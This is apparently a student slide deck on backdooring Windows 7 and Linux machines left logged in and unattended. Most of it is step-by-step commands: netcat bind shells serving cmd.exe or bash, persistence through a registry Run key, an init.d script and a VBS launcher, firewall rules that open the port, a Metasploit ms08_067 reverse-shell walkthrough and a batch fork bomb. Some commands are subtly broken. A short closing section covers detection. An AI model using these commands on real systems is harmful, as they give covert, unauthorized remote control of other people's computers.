

Intro to Backdooring

By: Zaheen H. & Daniel S.

Ideal Scenario

- Target is logged into their computer
- Target leaves computer to go do something else



Common things people do

- Change your background
- Post message on your social media



██████████

Sorry everyone, people hacked my facebook.

Like · Comment · 5 minutes ago



██████████ and ██████████ like this.



██████████ dude that sucks.

5 minutes ago · Like · 13


What could somebody more experienced do?

- Install backdoor



What is an operating system backdoor?

- A way of bypassing normal authentication and gaining unauthorized access to a computer



Prerequisites

- Need toolkit of portable applications
- Have toolkit available online or on a usb



Starter toolkit for windows 7

- gVim
 - gVim has portable binary
- Wget
 - Gives the ability to download more files through cmd
- Netcat
 - Creates the connection to the other computer

Setting up netcat

- `nc.exe -Ldp 449 -e cmd.exe`

- d makes netcat silent

- L makes netcat persistent

- p is to specify the listening port number

- e execute a command once the connection has been recieved

Before you can connect to the netcat instance

- Need to have netcat at a known location on the system.
- “C:\Windows\system32\”
- xcopy “%systemdrive%\%username%\Desktop\nc.exe”
“C:\Windows\System32\” -y

Starting netcat on system boot

- Change some registry settings
- `reg add "HKLM\software\Microsoft\windows\currentversion\run" /f /v "system" /t REG_SZ /d "C:\windows\system32\nc.exe -dLp 449 -e cmd.exe"`

Changing/Adding to firewall settings

- Add some rules to the firewall settings
- `netsh advfirewall firewall add rule name="Rule 34" dir=in action=allow protocol=UDP localport=449`
- `netsh advfirewall add rule name="Allow Messenger" dir=in action=allow program="C:\windows\system32\nc.exe"`

Current setup

- We have the netcat backdoor set up but it will only start after computer reboots
- VBS script to start netcat right away
- ```
Dim objShellSet objShell =
Wscript.CreateObject("Wscript.shell")objShell.run
"C:\windows\system32\nc.exe -dLp 449 -e cmd.exe"Set
objShell = Nothing
```

# Connecting to the victim computer

- nc -v ipaddress port

```
root@kali:~# nc -v 192.168.188.132 449
192.168.188.132: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.188.132] 449 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is E0CE-337D

Directory of C:\

06/10/2009 01:42 PM 24 autoexec.bat
06/10/2009 01:42 PM 10 config.sys
07/13/2009 06:37 PM <DIR> PerfLogs
02/22/2016 04:53 PM <DIR> Program Files
10/23/2013 08:22 AM <DIR> Users
10/23/2013 01:52 PM <DIR> Wallpaper
11/26/2014 02:14 PM <DIR> Windows
 2 File(s) 34 bytes
 5 Dir(s) 124,688,121,856 bytes free

C:\>exit
root@kali:~#
```

# Many things you can do!

- Continuously cycle caps lock
- Keyboard disco
- Talk to the user via text-to-speech!
- Stall computer until shutdown (forkbomb)



# Windows Fork Bomb

- Continuously fork processes


- @ECHO OFF

:START

START fork.bat

GOTO START

# Moving on to Linux





# Toolkit for backdooring linux

- Autossh
  - Persistent ssh backdoor
- Netcat
  - To establish connection between the 2 computers
- Shred
  - Overwrites files to prevent data recovery

# GNU netcat is not persistent

- Need script to make it persistent

- `#!/bin/bash`

```
while [1]; do
```

```
echo -n | netcat -l -v -p 445 -e /bin/bash
```

```
done
```

\*this is the listener.sh file

# Place to hide the script

- To run netcat on startup, hide the persistent script in the init.d folder on linux
- `/etc/rc.d/init.d/`



# Setting up the actual backdoor

- `wget *site where netcat is*` (or get it from usb)
- `cp netcat /usr/bin`
- `iptables -A INPUT -m state --state NEW -m tcp -p tcp --dport 445 -j ACCEPT`
- `iptables -A OUTPUT -p tcp --dport 445 -m conntrack --ctstate NEW -j ACCEPT`
- `nohup ./listener.sh &`


# Same as windows to connect to the netcat

- `nc -v ipaddress port`

```
whoami
root
ps aux | grep netcat
root 10329 0.0 0.1 9304 852 pts/0 S 21:43 0:00 netcat -l -v -p
 445 -e /bin/bash
root 10334 0.0 0.1 11744 896 pts/0 S 21:43 0:00 grep netcat
root 11599 0.0 0.0 0 0 pts/0 Z 21:30 0:00 [netcat] <defun
ct>
^Z
[1]+ Stopped nc -v 10.254.10.158 445
```

**DEMO**

# Accessing target from outside local LAN



# Metasploit

Before anything:

- Scan for open ports : scan for open ports using nmap to confirm that ports are accepting connections



# Metasploit

For creating & executing exploit code on remote target machine.

Launch Metasploit framework:

- Go to: apps
- Then: kali linux
- Top 10 security tools
- And then: metasploit framework

# Metasploit

```
msf> show exploits
```

```
msf> windows/smb/ms08_067_netapi
```

The Microsoft Server Service Relative Path Stack Corruption: exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service.

# Metasploit

```
>set payload windows/meterpreter/reverse_tcp
```

- To set up a reverse shell
- Reverse shell: requires the attacker to set up a listener first on his box, the target machine acts as a client connecting to that listener, and then finally the attacker receives the shell.

# Metasploit

> set LHOST

> set LPORT

- LHOST=hacker\_ip LPORT=port\_number :
- Reverse shell listens on LPORT on LHOST IP

# Metasploit

```
> set RHOST
```

```
> set RPORT
```

# Metasploit

- Then exploit!
- - msf exploit(ms08\_067\_netapi)> exploit

# Metasploit

- Once exploiting:
- meterpreter>
- You can do:
  - - sysinfo – to get info of victim's machine
  - - ipconfig – network info
  - - upload – upload file/directory
  - - cat, ls, mkdir, rm, ...

# Metasploit

- And ALSO:
- > shell
- - To get the cmd (the windows shell)
- So basically, you can pretty much do anything



# How to prevent/detect backdoor activity

- Do not leave your computer logged in
- Process Explorer
- TCPView
- Firewall tables

The image displays two windows from Sysinternals: Process Explorer and TCPView.

**Process Explorer - Sysinternals: www.sysinternals.com [IE8Win7\IEUser]**

| Process           | CPU  | Private Bytes | Working Set | PID  | Description                      | Company Name                   |
|-------------------|------|---------------|-------------|------|----------------------------------|--------------------------------|
| lsass.exe         |      | 2,548 K       | 5,676 K     | 496  | Local Security Authority Proc... | Microsoft Corporation          |
| lsm.exe           | 0.01 | 1,560 K       | 3,784 K     | 504  |                                  |                                |
| mscorsvw.exe      |      | 3,244 K       | 5,692 K     | 3660 | .NET Runtime Optimization S...   | Microsoft Corporation          |
| msdtc.exe         | 0.01 | 2,476 K       | 4,176 K     | 2408 | Microsoft Distributed Transa...  | Microsoft Corporation          |
| nc.exe            |      | 724 K         | 2,844 K     | 1544 |                                  |                                |
| procexp.exe       | 0.89 | 9,840 K       | 16,596 K    | 1588 | Sysinternals Process Explorer    | Sysinternals - www.sysinter... |
| SearchIndexer.exe |      | 15,696 K      | 6,680 K     | 2568 | Microsoft Windows Search I...    | Microsoft Corporation          |
| services.exe      |      | 3,672 K       | 5,296 K     | 480  |                                  |                                |
| smss.exe          |      | 220 K         | 688 K       | 240  |                                  |                                |
| spoolsv.exe       |      | 5,504 K       | 6,480 K     | 1332 | Spooler SubSystem App            | Microsoft Corporation          |
| svchost.exe       | 0.12 | 2,620 K       | 5,700 K     | 604  | Host Process for Windows S...    | Microsoft Corporation          |
| svchost.exe       |      | 2,432 K       | 5,076 K     | 672  | Host Process for Windows S...    | Microsoft Corporation          |

CPU Usage: 5.68%    Commit Charge: 22.92%    Processes: 42    Physical Usage: 36.99%

**TCPView - Sysinternals: www.sysinternals.com**

| Process      | PID  | Protocol | Local Address       | Local Port    | Remote Address | Remote Port | State     |
|--------------|------|----------|---------------------|---------------|----------------|-------------|-----------|
| lsass.exe    | 496  | TCP      | IE8Win7             | 49156         | IE8Win7        | 0           | LISTENING |
| lsass.exe    | 496  | TCPV6    | ie8win7             | 49156         | ie8win7        | 0           | LISTENING |
| nc.exe       | 1544 | TCP      | ie8win7.localdomain | 449           | IE8Win7        | 0           | LISTENING |
| services.exe | 480  | TCP      | IE8Win7             | 49155         | IE8Win7        | 0           | LISTENING |
| services.exe | 480  | TCPV6    | ie8win7             | 49155         | ie8win7        | 0           | LISTENING |
| svchost.exe  | 672  | TCP      | IE8Win7             | epmap         | IE8Win7        | 0           | LISTENING |
| svchost.exe  | 1120 | TCP      | IE8Win7             | ms-wbt-server | IE8Win7        | 0           | LISTENING |
| svchost.exe  | 728  | TCP      | IE8Win7             | 49153         | IE8Win7        | 0           | LISTENING |
| svchost.exe  | 896  | TCP      | IE8Win7             | 49154         | IE8Win7        | 0           | LISTENING |
| svchost.exe  | 1120 | TCP      | ie8win7.localdomain | 49158         | intel_ce_linux | http        | ESTABLISH |

# View connections on linux

- netstat -lptun


```
root@osboxes:/# netstat -lptun
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
PID/Program name
tcp 0 0 127.0.1.1:53 0.0.0.0:* LISTEN
811/dnsmasq
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN
679/cupsd
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN
2124/netcat
tcp6 0 0 :::1:631 :::* LISTEN
679/cupsd
udp 0 0 0.0.0.0:31244 0.0.0.0:*
2027/dhclient
udp 0 0 0.0.0.0:57868 0.0.0.0:*
647/avahi-daemon: r
udp 0 0 0.0.0.0:631 0.0.0.0:*
735/cups-browsed
udp 0 0 127.0.1.1:53 0.0.0.0:*
811/dnsmasq
udp 0 0 0.0.0.0:68 0.0.0.0:*
2027/dhclient
udp 0 0 0.0.0.0:5353 0.0.0.0:*
647/avahi-daemon: r
udp6 0 0 :::31236 :::*
2027/dhclient
udp6 0 0 :::54917 :::*
647/avahi-daemon: r
udp6 0 0 :::5353 :::*
647/avahi-daemon: r
root@osboxes:/#
```

# Modifying firewall (windows 7)

- `netsh advfirewall set allprofiles state (off/on)`
- `netsh advfirewall reset`
- `netsh advfirewall set allprofiles firewallpolicy  
blockinbound,allowoutbound`
- `netsh advfirewall add rule name="HTTP" protocol=TCP localport=80  
action=block dir=IN`
- `netsh advfirewall firewall delete rule name="HTTP"`

# References & further exploration

- <https://www.offensive-security.com/metasploit-unleashed/persistent-netcat-backdoor/>
- [https://commons.wikimedia.org/wiki/File:Reverse\\_ssh\\_tunnel.jpg](https://commons.wikimedia.org/wiki/File:Reverse_ssh_tunnel.jpg)
- <http://vbscripts.webs.com/pranks>
- <http://null-byte.wonderhowto.com/how-to/hack-like-pro-use-netcat-swiss-army-knife-hacking-tools-0148657/>
- <http://www.introtobackdoors.com/defcon22intotobackdoors.pdf>
- [https://technet.microsoft.com/en-us/library/cc771920\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc771920(v=ws.10).aspx)
- <http://resources.infosecinstitute.com/creating-undetachable-custom-ssh-backdoor-python-z/>



**Thanks!**